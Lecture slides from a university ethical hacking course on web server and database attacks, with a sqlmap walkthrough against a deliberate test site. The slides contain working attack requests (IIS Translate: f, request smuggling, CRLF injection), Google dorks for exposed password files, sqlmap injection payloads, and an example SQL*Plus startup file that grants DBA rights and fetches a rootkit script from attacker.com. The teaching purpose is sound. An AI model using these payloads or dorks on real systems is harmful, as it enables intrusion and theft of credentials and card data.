 - Microsoft Internet Printing Protocol (IPP) had buffer overflow attacks in IIS5
 - Web Distributed Authoring and Versioning (WebDAV)
 - Secure Sockets Layer (SSL) of Apache's mod_ssl had buffer overflow
 - Netscape Network Security Services Library Suite had vulnerabilities
- Microsoft WebDAV ‘Translate: f’ problem causes the web server to fork execution over to a vulnerable addon library when an unexpected input is sent.

Server Extensions

- Translate: f vulnerability:
 - Send a malformed HTTP GET request for a server-side executable script or related file type, such as Active Server Pages (.asp) or global.asa files.
 - These files are designed to execute on the server and are never to be rendered on the client to protect the confidentiality of programming logic, private variables etc
 - Malformed request causes IIS to send the content of such a file to the remote client rather than execute it using the appropriate scripting engine.
 - GET Command

```
GET /global.asa\ HTTP/1.0
Host: 192.168.20.10
Translate: f
[CRLF]
[CRLF]
```

Output Returned

```
D:\>type trans.txt| nc -nvv 192.168.234.41 80
(UNKNOWN) [192.168.234.41] 80 (?) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content-Length: 2790
ETag: "0448299fcdb6bf1:bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
Accept-Ranges: bytes
Cache-Control: no-cache
<!-Copyright 1999-2000 bigCompany.com -->
("ConnectionText") = "DSN=Phone;UID=superman;Password=test;""
("ConnectionText") = "DSN=Backend;UID=superman;PWD=test;""
("LDAPServer") = "LDAP://ldap.bigco.com:389"
("LDAPUserID") = "cn=Admin"
("LDAPPwd") = "password"
```

Server Extensions

- Cause for Translate: f vulnerability:
 - Arises from an issue with WebDAV, which is implemented in IIS as an ISAPI filter called httpext.dll
 - Filter interprets web requests before the core IIS engine does.
 - Translate: f header signals the WebDAV filter to handle the request but the trailing backslash confuses the filter resulting in direct sending of the request to the underlying OS.
 - Windows 2000 returns the file to the attacker's system rather than executing it on the server.

Buffer Overflow

- Buffer overflows provides ability to execute arbitrary commands on the victim machine, typically with very high privilege levels.
- Buffer overflows types:
 - Heap based:
 - Attack an application by flooding the memory space reserved for a program
 - Difficult to execute and the less common than Stack
 - Stack based:
 - Exploit applications and programs by using what is known as a stack: memory space used to store user input.
- Ref: Dr. Mudge's 1995 paper "How to Write Buffer Overflows" (insecure.org/stf/mudge_buffer_overflow_tutorial.html) is excellent paper

Buffer Overflow Example

```
#include <stdio.h>
#include <string.h>
int main(void)
{
    char buff[15];
    int pass = 0;

    printf("\n Enter the password : \n");
    gets(buff);

    if(strcmp(buff, "thegeekstuff"))
    {
        printf ("\n Wrong Password \n");
    } else
    {
        printf ("\n Correct Password \n");
        pass = 1;
    }

    if(pass)
    {
        /* Now Give root or admin rights to user*/
        printf ("\n Root privileges given to the user \n");
    }
    return 0;
}
```

\$./bfrovrflw
Enter the password : thegeekstuff
Correct Password
Root privileges given to the user

Expected behaviour

\$./bfrovrflw
Enter the password: hhhhhhhhhhhhhhhhh
Wrong Password
Root privileges given to the user

Hacker entered value overrides 'pass' variable in memory and makes it 'non-zero' resulting in privilege grant

Buffer Overflow

- IIS HTR Chunked Encoding Transfer Heap Overflow vulnerability affects Microsoft IIS 4.0, 5.0, and 5.1.
 - Leads to remote denial of service or remote code execution at the IWAM_MACHINENAME privilege level
- IIS ASP Stack Overflow vulnerability affects Microsoft IIS 5.0, 5.1, and 6.0.
 - Allows an attacker to place files on the web server to execute arbitrary machine code in the context of the web server software.
 - Refer exploit details at <https://www.exploit-db.com/exploits/15167>
- IIS buffer overflows in the add-on Indexing Service extension (idq.dll)
 - Could be exploited by sending .ida or .idq requests to a vulnerable server
 - Resulted in the infamous Code Red worm (securityfocus.com/bid/2880).
- Apache mod_rewrite vulnerability affects all versions Apache 2.2.0 and results in remote code execution in the web server context.
- Apache_mod_ssl vulnerability (Slapper worm) affects all versions up to Apache 2.0.40 and results in remote code execution at the super-user level

Web Server Vulnerability Scanners

- There are multiple tools available. Nikto and Nessus are two popular tools.
- Nikto
 - Performs comprehensive tests against web servers for multiple known web server vulnerabilities.
 - Can be downloaded from <http://www.cirt.net/nikto2>
- Nessus
 - Network vulnerability scanner that contains a large number of tests for known vulnerabilities in web server software
 - Can be downloaded from [nessus.org/products/nessus/](https://www.nmap.org/nessus/)

Web Application Hacking

- Web application hacking refers to attacks on applications.
- Finding vulnerabilities with Google.com:
 - To find unprotected admin, password and mail directories

```
"Index of /admin"  
"Index of /password"  
"Index of /mail"  
"Index of /" +banques +filetype:xls (for France)  
"Index of /" +passwd"Index of /" password.txt
```

- To find other useful information

Search Query	Possible Result
inurl:mrtg	MRTG traffic analysis page for websites
filetype:config web global.asax index	.NET web.config files global.asax or global.asa files
inurl:exchange inurl:finduser inurl:root	Improperly configured Outlook Web Access (OWA) servers

Web Crawling

- Web crawling tools gather information about web sites like:
 - Static and dynamic pages
 - Include and other support files
 - Source code
 - Server response headers
 - Cookies
- Wget:
 - Free software package for retrieving files using the common Internet protocols: HTTP, HTTPS, and FTP
 - Non-interactive command-line tool which can be called from scripts, cron jobs, and terminals
- HTTrack/WinHTTrack:
 - A free cross-platform website copier - downloads websites and FTP sites for later offline viewing, editing, and browsing
 - Command-line version for scripting and an easy-to-use graphical interface

Microsoft IIS Vulnerabilities (1)

- HTTP request smuggling in Microsoft IIS (Jul-20)
 - Allows remote attacker to perform HTTP request smuggling attack
 - The vulnerability exists due to the way that HTTP proxies (front-end) and web servers (back-end) that do not strictly adhere to RFC standards handle sequences of HTTP requests received from multiple sources
 - A remote attacker can send a specially crafted request to a targeted IIS Server, perform HTTP request smuggling attack and modify responses or retrieve information from another user's HTTP session
 - Example

```
POST /home HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Transfer-Encoding: chunked
```

0

```
GET /admin HTTP/1.1
Host: vulnerable-website.com
Foo: xGET /home HTTP/1.1
Host: vulnerable-website.com
```

Ref: <https://portswigger.net/web-security/request-smuggling>

Request Smuggling

- Attacker causes part of their front-end request to be interpreted by the back-end server as the start of the next request.
- It is prepended to be next request and can interfere with the way application processes that request. **This is a request smuggling attack.**
- HTTP request smuggling vulnerabilities arise because the HTTP specification provides two different ways to specify where a request ends: the Content-Length header and the Transfer-Encoding header.
- It is possible for a single message to use both methods at once, such that they conflict with each other.
- The HTTP specification attempts to prevent this problem by stating that if both the Content-Length and Transfer-Encoding headers are present, then the Content-Length header should be ignored.

Microsoft IIS Vulnerabilities (2)

- HTTP response splitting in Microsoft IIS (Mar-20)
 - The vulnerability allows a remote attacker to perform HTTP splitting attacks.
 - The vulnerability exists due to software does not correct or process HTTP request headers.
 - A remote attacker can send specially crafted HTTP request and modify the response, sent by the web server.
 - Successful exploitation of the vulnerability may allow an attacker perform cache poisoning attack.

Response Splitting

- When a browser sends a request to the server, the server response contains HTTP headers along with HTML response, *i.e.*, the actual website content.
- Between HTTP headers and HTML responses, there is a special combination of characters that separate them - carriage return and line feed or CRLF.
- Web servers use CRLF to understand when a new HTTP header starts or ends.
- An attacker inserts CRLF characters in the user input to trick a target web server into thinking that an object has been terminated and another one has started
- Example:
 - Normal display is a log file: 123.123.123.123 - 08:15 - /index.php?page=home
 - Attacker is able to inject the CRLF characters into the HTTP request he is able to change the output stream and fake the log entries.
`/index.php?page=home&%0d%0a127.0.0.1 - 08:15 - /index.php?page=home&restrictedaction=edit`
 - The output is as under:
 - 123.123.123.123 - 08:15 - /index.php?page=home&
127.0.0.1 - 08:15 - /index.php?page=home&restrictedaction=edit

Ref: <https://www.netsparker.com/blog/web-security/crlf-http-header/>

Microsoft IIS Vulnerabilities (3)

- Privilege escalation in Microsoft IIS (Oct-19)
 - Allows a remote attacker to escalate privileges on the system.
 - The vulnerability exists due to a boundary error when Microsoft IIS Server fails to check the length of a buffer prior to copying memory to it.
 - A remote authenticated user can use a specially crafted application to trigger memory corruption and execute arbitrary code in the context of NT AUTHORITY\SYSTEM escaping the Sandbox.
 - Successful exploitation of this vulnerability may result in complete compromise of vulnerable system.

Microsoft IIS Vulnerabilities (4)

- Denial of Service in Microsoft IIS (Jun-19)
 - Allows a remote attacker to perform a denial of service (DoS) attack.
 - Vulnerability exists due to insufficient validation of user-supplied input within the filtering feature.
 - A remote attacker can send a specially crafted request to the affected Microsoft IIS server and perform a denial of service attack against pages, configured to use request filtering.
 - Affects an unknown code of the component Request Filter. The manipulation with an unknown input leads to a denial of service vulnerability
 - Request filters restrict the types of HTTP requests that IIS processes. By blocking specific HTTP requests, request filters help prevent potentially harmful requests from reaching the server.
 - Request filter module scans incoming requests and rejects requests that are unwanted based upon configured rules.
 - By default, IIS rejects requests to browse critical code segments. It also rejects requests for some file name extensions.

Microsoft IIS Vulnerabilities (5)

- XSS in Microsoft IIS (Mar-17)
 - Allows a remote attacker to perform cross-site scripting (XSS) attacks.
 - Vulnerability is caused by incorrect filtration of input data within CustomErrorModule in custerr.dll library.
 - A remote attacker can trick the victim to follow a specially crafted link and execute arbitrary HTML and script code in victim's browser in context of vulnerable website.
 - Remote attacker can potentially steal sensitive information, change appearance of the web page, perform phishing and drive-by-download attacks.
- Reason:
 - Default HTTP 500.19 error page of IIS Services fails to properly sanitize user-supplied input as rendered in the path where the Web.config file of the application or directory was attempted to be loaded.
 - Any attempt to visit an URL will trigger either an HTTP 400 response from the server or will be handled by the customErrors Web.config setting of the application.
 - If a website root hosted on IIS or any subfolder on it is located in a UNC path, it is possible to craft a special link that, upon clicked, will trigger an HTTP 500.19 error page from the server rendering the javascript or html code injected as part of the path where the Web.config file was attempted to be loaded.



IBM Websphere Remote Code Execution

- A vulnerability in IBM WebSphere could allow for remote code execution (CVE-2020-4450)
- Issue occurs when serializing an object from an untrusted source.
- This could allow for a remote attacker to execute arbitrary code on the system with a specially-crafted sequence of serialized objects.
- The issue exists due to how the IBM Websphere Application Server handles the Internet Inter-ORB Protocol.
- The vulnerability exists due to insecure input validation when processing serialized data.
- Successful exploitation of this vulnerability could allow an attacker to execute remote code in the context of the affected application.
- Depending on the privileges associated with the application, an attacker could install programs; view, change, or delete data; or create new accounts with full user rights.
- Failed exploitation could result in a denial-of-service condition.

IBM Websphere Remote Code Execution

- Depending on the privileges associated with the application, an attacker could install programs; view, change, or delete data; or create new accounts with full user rights.
- Failed exploitation could result in a denial-of-service condition.

Examples of Exploits

- Two of most devastating internet worms Code Red and Nimda, exploited vulnerabilities of Microsoft IIS web server.
- **Code Red** was a computer worm observed on the Internet on 15-Jul-2001.
 - Attacked computers running Microsoft's IIS web server.
 - Contains the text string "Hacked by Chinese!", which is displayed on web pages that the worm defaces.
 - One of the few worms able to run entirely in memory, leaving no files on the hard drive or any other permanent storage (although some variants did).
 - Allowed an attacker, from a remote location, to gain full system level access to any server that was running a **default** installation of Windows NT 4.0, Windows 2000, or Windows XP and using the Microsoft Internet Information Services (IIS) Web server software.

Examples of Exploits

- Nimda first appeared on 18-Sep-2001 and caused traffic slowdowns
 - Rippled across the Internet, spreading through four different methods, infecting computers containing Microsoft's Web server, Internet Information Server (IIS), and computer users who opened an e-mail attachment.
 - Nimda's payload was a traffic slowdown itself - that is, it does not appear to destroy files or cause harm other than the considerable time that may be lost to the slowing or loss of traffic resulting in **denial-of-service** and the restoring of infected systems
 - Its name (backwards for "admin") refers to an "admin.dll" file that, when run, continued to propagate the virus.

OWASP Top 10

OWASP Top 10

- **Injection**
 - Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query.
 - The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
- **Broken Authentication**
 - Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
- **Sensitive Data Exposure**
 - Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII.
 - Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

OWASP Top 10

- **Cross-Site Scripting (XSS)**
 - XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript.
 - XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
- **Insecure Deserialization**
 - Insecure deserialization often leads to remote code execution.
 - Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

OWASP Top 10

- **Using Components with Known Vulnerabilities.**
 - Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application.
 - If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.
 - Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
- **Insufficient Logging & Monitoring.**
 - Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data.
 - Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

OWASP Top 10

- **XML External Entities (XXE).**
 - Many older or poorly configured XML processors evaluate external entity references within XML documents.
 - External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
- **Broken Access Control.**
 - Restrictions on what authenticated users are allowed to do not properly enforced.
 - Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights etc.
- **Security Misconfiguration.**
 - Result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers and verbose error messages containing sensitive information.
 - Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

Demo

- IIS Hacking

<https://www.youtube.com/watch?v=HrJW6Y9kHC4>

https://www.youtube.com/watch?v=_4W0WXUatiw

<https://www.youtube.com/watch?v=XdbSYNhRszE>

- HTTP Request Smuggling

<https://www.youtube.com/watch?v=3tpnuzFLU8g>

<https://www.youtube.com/watch?v=gzM4wWA7RFo>



Thank You



BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

BITS Pilani Presentation



SSZG575: Ethical Hacking Session: 12 (Database Exploits)

Agenda

- Database Exploits
 - Database Vulnerabilities
 - Database Hacking Tools
 - Database Hacking Example
- Cloud Infrastructure Exploits
- Case Study: Capital One Data Breach
- Tool Video: SQLMAP



Database Exploits

Why Hack Database?

- A database contains all the data owned by an organization in an orderly & easy-to-retrieve fashion
- A database hacking will allow access to all data stored under the database
- A privileges escalation will allow unlimited and unrestricted access to database – to modify, corrupt, destroy or steal data
- A hacker can use following to gain access to a database
 - SQL injection
 - Compromise a machine inside the firewall and use that to gain entry

Why Database are Vulnerable?

- Database software is a very large complex piece of code
 - Contains huge amounts of logic
 - Results into large attack surface.
- Large attack surface is difficult to cover and can be attacked easily
- Ex: SQL Slammer worm (en.wikipedia.org/wiki/SQL_Slammer) exploited:
 - Launched in early morning hours (EST) of 25-Jan-2003
 - Exploited a known buffer overflow in MS SQL Server resolution services running on port 1434 (MS-SQL UDP port)
 - 376 bytes of code
 - Created denial of service (DOS) situation
 - Infected 75,000 computers in the first 10 minutes of its launch.

How to Discover Database?

- Majority of popular databases run on specific ports
 - Oracle listener process usage port 1521
 - MS-SQL server usage port 1434
- Vulnerable database versions can be found from CVE/NVD
- Nmap (CLI or script engine) can be used to detect servers running popular databases with vulnerable versions
- Nmap can also run ready scripts available in Internet (Lua scripts) and built-in scripts to detect the popular databases in use.
 - mysql-info.nse, ms-sql-info.nse, oracle-sid-brute.nse, and db2-info.nse
- Ref: Nmap script library: <https://nmap.org/nsedoc/scripts/>
- Ref: oracle-sid-brute.nse: <https://github.com/nmap/nmap/blob/master/scripts/oracle-sid-brute.nse>
- Ref: mysql-info.nse: <https://github.com/nmap/nmap/blob/master/scripts/mysql-info.nse>

Database Vulnerabilities

- Network attacks
- Bugs in Database engine: vulnerable database software
- Vulnerable stored procedures: logical errors in stored procedures
- Weak or default passwords
- Mis-configurations
 - Default ports open
 - Unpatched versions
- Indirect attacks

Network Attacks

- All database platforms have a network listening agent
- Listening agent has to be securely written to avoid the attack such as buffer overflows
- A more complex protocol used for listening agent has higher probability of error
 - Resulting into higher attack chances
 - SQL Slammer was a buffer overflow exploit
- CVE-2012-0072 refers to an Oracle listener vulnerability that can be exploited without any privileges.
 - Attacker can gain full control of the host running the database
- Trusting commands sent from a client and then executing them as a privileged user can lead to full database compromise.

Network Attacks: Countermeasures

- Separate databases from other network segments by creating a separate network segment
- Use firewalls and configuration options (i.e. valid-node checking etc) to protect database access
- Allow only a select subset of internal IP addresses to access the database.
- Apply DBMS vendor patches as soon as they are made available

Bugs in Database Engine

- Database engine is a very complex pieces of software
- There are different components that interact with the users for development and execution
 - parsers and optimizers
 - running environments (PL/SQL, T-SQL)
- Errors like improper permission validations and buffer overflows can allow an attacker to gain full control of the database
 - An incorrect permissions validation vulnerability in Oracle allowed specially crafted SQL statements to bypass permissions granted to the executing user
 - Resulted in updates, inserts and deletes on tables without appropriate privileges
- CVE-2008-0107 allowed an attacker to take control of an MS SQL Server host via an integer underflow vulnerability
 - existed in all MS SQL Server versions up to 2005 SP2.



Bugs in Database Engine Bugs: Countermeasures

- Apply DBMS vendor patches as soon as they are made available
- Monitor database logs for errors and audit user activity

Stored Procedures

- Database systems provide a large number of built-in stored procedures and packages.
 - stored objects provide additional functionality to the database
 - help administrators and developers to manage the database system.
- Users can write their own stored procedures and put inside the database.
- Oracle database is installed with almost 30,000 publicly accessible objects that provide functionality like
 - access OS files,
 - make HTTP requests,
 - manage XML/JSON objects,
 - facilitate replication etc
- The stored procedures can have vulnerabilities like SQL injection, buffer overflow, application logic issues etc

Stored Procedures: Countermeasures

- Apply DBMS vendor patches as soon as they are made available.
- Follow the least privilege principle
 - database accounts to have minimal privileges required for them to perform their work.
- Make sure to revoke access to high risk database objects

Weak or Default Password

- Large organizations have hundreds of weak and easily guessable default passwords for their database accounts.
 - Oracle databases came with default user & password of “Scott” and “tiger”.
 - not the case with newer versions but older deployed versions may have this vulnerability.
- An Attacker normally:
 - Finds a vulnerable database using scanning techniques
 - Usage a script that contains a few hundred combinations of credentials
 - In most cases, succeeds in gaining access to the database.
- Weak and easily guessed passwords are easy to crack with brute force, dictionary or other password cracking techniques.
- Password cracking tools like ‘Cain and Abel’, ‘John the Ripper’ or THC Hydra can easily crack a password.

Weak or Default Password: Countermeasures

- Institute strong password management policy
 - minimum 8 character length (upper/lower alpha, numeric and special chars)
 - regular password change
 - no password repeat (for certain number in past)
 - steer clear of default passwords
- Periodically scan databases for weak and default passwords.
- Monitor application accounts for suspicious activity not originating from the application servers.

Misconfigurations

- Database comes with default settings which are public knowledge or easy to crack
- Insecure default settings left unchanged by administrators leave the database open to attack
 - In DB2, a parameter TRUST_ALLCLNTS if set to 'yes', that turns off all authentication authorization of the database.
- Applications may be installed using default accounts which have default passwords and those default passwords are easy to crack
- Most databases come with a set of applications installed
 - many of these may be unnecessary to the organization
 - these should be removed



Misconfigurations: Countermeasures

- Create a gold standard for each database platform setup/installation.
- Periodically scan databases to discover and alert on any deviations from this standard.

Indirect Attack

- An attacker installs a keylogger on the DBA's machine to capture credentials
- Once the credentials are captured, attacker gains control of DBA machine
- Attacker changes configuration files or modifies database client binaries to inject malicious commands into the database
- Ex: Changing a configuration file on an Oracle DBA machine that allows an attacker to log into the database without an actual attack & action logging.
 - Oracle client installation contains a command file which is executed when SQL*Plus is successfully started
 -commands...
 - set term off
 - grant dba to <abc> identified by OWNYOURDB;
 - @<http://www.attacker.com/installrootkit.sql>
 - set term on
 - ... commands...

Indirect Attack: Countermeasures

- Monitor and alert on suspicious privileged user's behaviour.
- Restrict what is allowed to run on the DBA system to known good programs only.
- Do not click untrusted/unknown links in web browser specially from DBA system.
- Strictly control user access to the DBA system.

Database Hacking Techniques

- Brute-force cracking of weak or default username/passwords
- Privilege escalation
- Exploit unused or unnecessary database services or functionality
- Target unpatched database vulnerability
- SQL Injection
- Stolen backups

Database Hacking Tools

- **bbqlsql** - This is a SQL injection tool that automates the process and can use a multi-threaded attack. It was designed specifically for Blind SQL Injection attacks (where the attacker can not see any response from the database, either errors or other output). bbqlsql uses four blind SQL injection attack:
 - Blind SQL Injection
 - Time Based SQL Injection
 - Deep Blind
 - SQL Injection Error-Based
- **sqlmap** - is probably the most popular SQL injection tool and also open source. It is designed to help you take control of a database server via vulnerable web applications. It can be used against MySQL, SQL Server, Oracle, DB2, Microsoft's Access and PostgreSQL. Among its strengths is its ability to detect the underlying database and map its table and column structure.
- **MOLE** - is an open-source, automated SQL injection tool that works against MySQL, MS SQL Server and PostgreSQL database servers. It is simple to use, you simply provide it the URL of the vulnerable website and it does the rest.

Database Hacking Tools

- **sqlninja** - is an open source SQL injection tool that is exclusively for Microsoft's SQL Server. Only available for Linux and Unix, it is designed to help you gain access to the database and take control. It can also be integrated with Metasploit.
- **SQLSUS** - is a Perl based, open source, MySQL SQL injection tool. Because it is written in Perl, you can add your own modules. It has the capability to clone a database into a local sqlite database on the attacker's system. This is probably the best tool for SQL injection against the ubiquitous online database, MySQL.
- **Havij** - is an automated, Windows-based SQL injection tool. It has a user-friendly GUI making it simple to use for the beginner.
- **Safe 3 SQL injector** - is an automatic tool for SQL injection with powerful artificial intelligence features enabling it to detect the database type, the best injection type and the best route to exploit the vulnerability and database. It is effective against both HTTP and HTTPS and databases from Oracle, MySQL, MS SQL Server, PostgreSQL, MS Access, sqlite, Sybase and SAP's MaxDB.

Database Hacking Tools

- jSQL:
 - Open source, light weight, support 23 database types
 - Cross platform (Windows, Mac, Kali, Parrot, Linux etc)
- BSQL Injector: Blind SQL injector in Ruby
- Safe3SI
 - supports GET, Post, and Cookie SQL injection.
 - supports MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, SQLite, Firebird, Sybase and SAP MaxDB etc
 - supports four SQL injection techniques: blind, error-based, UNION query, and force guess.
 - powerful AI engine to automatically recognize injection type, database type, and the best SQL injection.
 - support to enumerate databases, tables, columns, and data

Database Hacking Tools

- jSQL:
 - Open source, light weight, support 23 database types
 - Cross platform (Windows, Mac, Kali, Parrot, Linux etc)
- BSQL Injector: Blind SQL injector in Ruby
- Safe3SI
 - supports GET, Post, and Cookie SQL injection.
 - supports MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, SQLite, Firebird, Sybase and SAP MaxDB etc
 - supports four SQL injection techniques: blind, error-based, UNION query, and force guess.
 - powerful AI engine to automatically recognize injection type, database type, and the best SQL injection.
 - support to enumerate databases, tables, columns, and data

Using SQLMAP for SQL Injection against MySQL and Wordpress



- MySQL is teamed up with PHP and an Apache web-server (called LAMPP or XAMPP) to build dynamic, database-driven web sites. Content management and development packages like Drupal, Joomla, Wordpress, Ruby on Rails and others use MySQL as their default backend database. Millions of websites have MySQL backends and very often they are "homegrown" websites without much security.
- This tutorial is about extracting information **about** an online MySQL database before we actually extract data **from** the database.
- Sqlmap can be used for databases other than MySQL, such Microsoft's SQL Server and Oracle, but here we will focus its capabilities on those ubiquitous web sites that are built with PHP, Apache and MySQL such as WordPress, Joomla and Drupal.

Using SQLMAP for SQL Injection against MySQL and Wordpress



- **Step #1 Start sqlmap**
 - Start Kali and go to **Applications -> Database Assessment ->sqlmap**, as shown in the screenshot below.
- **Step #2 Find a Vulnerable Web Site**
 - In order to get "inside" the web site and, ultimately the database, look for web sites that end in "php?id=xxx" where xxx represents some number. Google hacks/dorks can do a search on google by entering:
 - inurl:index.php?id=
 - inurl:gallery.php?id=
 - inurl:post.php?id=
 - inurl:article?id=

...among many others.
 - These dorks will bring up literally many of web sites with this basic vulnerability criteria.
 - For our purposes here and to keep you out of the reach of the law, we will be hacking a website designed for this purpose, **www.webscantest.com**.

Using SQLMAP for SQL Injection against MySQL and Wordpress



- **Step #3 Open sqlmap**

- When you click on **sqlmap**, you will be greeted by a screen like that below.
- This first help screen shows you some basics of using sqlmap, but there are multiple screens showing even more options.
- Sqlmap is a powerful tool, written as a Python script that has a multitude of options.

```
sqlmap {1.0.8.2#dev}
http://sqlmap.org

Usage: python sqlmap [options]

Options:
-h, --help          Show basic help message and exit
-hh                Show advanced help message and exit
--version          Show program's version number and exit
-v VERBOSE         Verbosity level: 0-6 (default 1)

Target:
At least one of these options has to be provided to define the
target(s)

-u URL, --url=URL  Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK     Process Google dork results as target URLs

Request:
These options can be used to specify how to connect to the target URL
```

Using SQLMAP for SQL Injection against MySQL and Wordpress



- **Step #4 Determine the DBMS Behind the Web Site**

- Before hacking a web site, we need to gather information about the website
- We need to know WHAT we are hacking - exploits are very specific to the OS, the application, services, ports, etc.
- Begin by finding out what the DBMS is behind this web site.
- To start sqlmap on this task, we type:
- **kali> sqlmap -u "the entire URL of the vulnerable web page"**
- or:
- **kali> sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id=4"**

Using SQLMAP for SQL Injection against MySQL and Wordpress



- Step #4 Determine the DBMS Behind the Web Site

```
SELECT (ELT(3863=3863,1))),0x7162766a71,FL00R(RAND(0)*2))x FROM INFORMATION_S^
CHEMA.CHARACTER_SETS GROUP BY x)a)
```

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=4 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=4 UNION ALL SELECT NULL,CONCAT(0x71706a6a71,0x676c44424c6d707
3747a69705279556e627a5a724372466e794f446a62684f566a594e5a6c6d4a65,0x7162766a7
1),NULL,NULL-- mAPf

```
[22:17:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[22:17:24] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.webscantest.com'
```

```
[*] shutting down at 22:17:24
```

Using SQLMAP for SQL Injection against MySQL and Wordpress



- Step #5 Find the Databases

- Now that we know what the database management system (DBMS) is MySQL 5.0, we need to know what databases it contains. sqlmap can help us do that. We take the command we used above and append it with **--dbs**, like this:
- **kali > sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id=4" --dbs**
- When we run this command against www.webscantest.com we get the results like those below.
- Two available databases are circled, **information schema** and **webscantest**. Information schema is included in every MySQL installation and it includes information on all the objects in the MySQL instance, but not data of our interest.
- Although it can be beneficial to explore that database to find objects in all the databases in the instance, we will focus our attention on the other database here, **webscantest**, that may have some valuable information.

Using SQLMAP for SQL Injection against MySQL and Wordpress



- Step #5 Find the Databases

```
Payload: id=4 AND SLEEP(5)
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=4 UNION ALL SELECT NULL,CONCAT(0x71706a6a71,0x676c44424c6d707
3747a69705279556e627a5a724372466e794f446a62684f566a594e5a6c6d4a65,0x7162766a7
1),NULL,NULL-- mAPf
[22:19:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[22:19:53] [INFO] fetching database names
[22:19:53] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] information_schema
[*] webscantest
[22:19:53] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.webscantest.com'
[*] shutting down at 22:19:53
root@kali:~#
```

Using SQLMAP for SQL Injection against MySQL and Wordpress



- **Step #6 Get More Info from the Database**

- Now we know what the DBMS is (MySQL 5.0) and the name of a database of interest (webscantest).
- The next step is to try to determine the tables and columns in that database.
- In this way, we will have some idea of (1) what data is in the database, (2) where it is and (3) what type of data it contains (numeric or string).
- All of this information is critical and necessary to extracting the data. To do this, we need to make some small revisions to our sqlmap command.
- Everything else we have used above remains the same, but now we tell sqlmap we want to see the tables and columns from the webscantest database.
- We can append our command with **--columns -D** and the name of the database, **webscantest** such as this:
- **kali > sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id=4" --dbs --columns -D webscantest**

Using SQLMAP for SQL Injection against MySQL and Wordpress



- Step #6 Get More Info from the Database

```
root@kali:~# sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id=4" --dbs --columns -D webscantest
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting at 22:23:01
```

Using SQLMAP for SQL Injection against MySQL and Wordpress



- **Step #6 Get More Info from the Database**

- When we do so, sqlmap will target the webscantest database and attempt to enumerate the tables and columns in this database.
- As we can see below, sqlmap successfully was able to enumerate three tables; (1) accounts, (2) inventory, and (3) orders, complete with column names and datatypes.

```
Database: webscantest
Table: accounts
[5 columns]
+-----+-----+
| Column | Type
+-----+-----+
| fname  | varchar(50)
| id     | int(50)
| lname  | varchar(100)
| passwd | varchar(100)
| uname  | varchar(50)
+-----+-----+
```

```
Database: webscantest
Table: products
[5 columns]
```

Using SQLMAP for SQL Injection against MySQL and Wordpress



- Step #6 Get More Info from the Database

Column	Type
billing_address	varchar(100)
billing_CC_CVV	varchar(3)
billing_CC_expire	varchar(20)
billing_CC_number	varchar(20)
billing_city	varchar(100)
billing_email	varchar(100)
billing_firstname	varchar(100)
billing_lastname	varchar(100)
billing_state	varchar(2)
billing_zip	varchar(15)
id	int(10)
products	text
shipping_address	varchar(100)
shipping_city	varchar(100)
shipping_email	varchar(100)
shipping_firstname	varchar(100)
shipping_lastname	varchar(100)

Note that the orders table above includes credit card numbers, expiration dates and CVV. In future tutorials, I'll show you how to extract that information, the hacker's "Golden Fleece"!!

Using SQLMAP for SQL Injection against MySQL and Wordpress



- **Step #7 Advanced and Modern sqlmap Attack Against WordPress Sites**
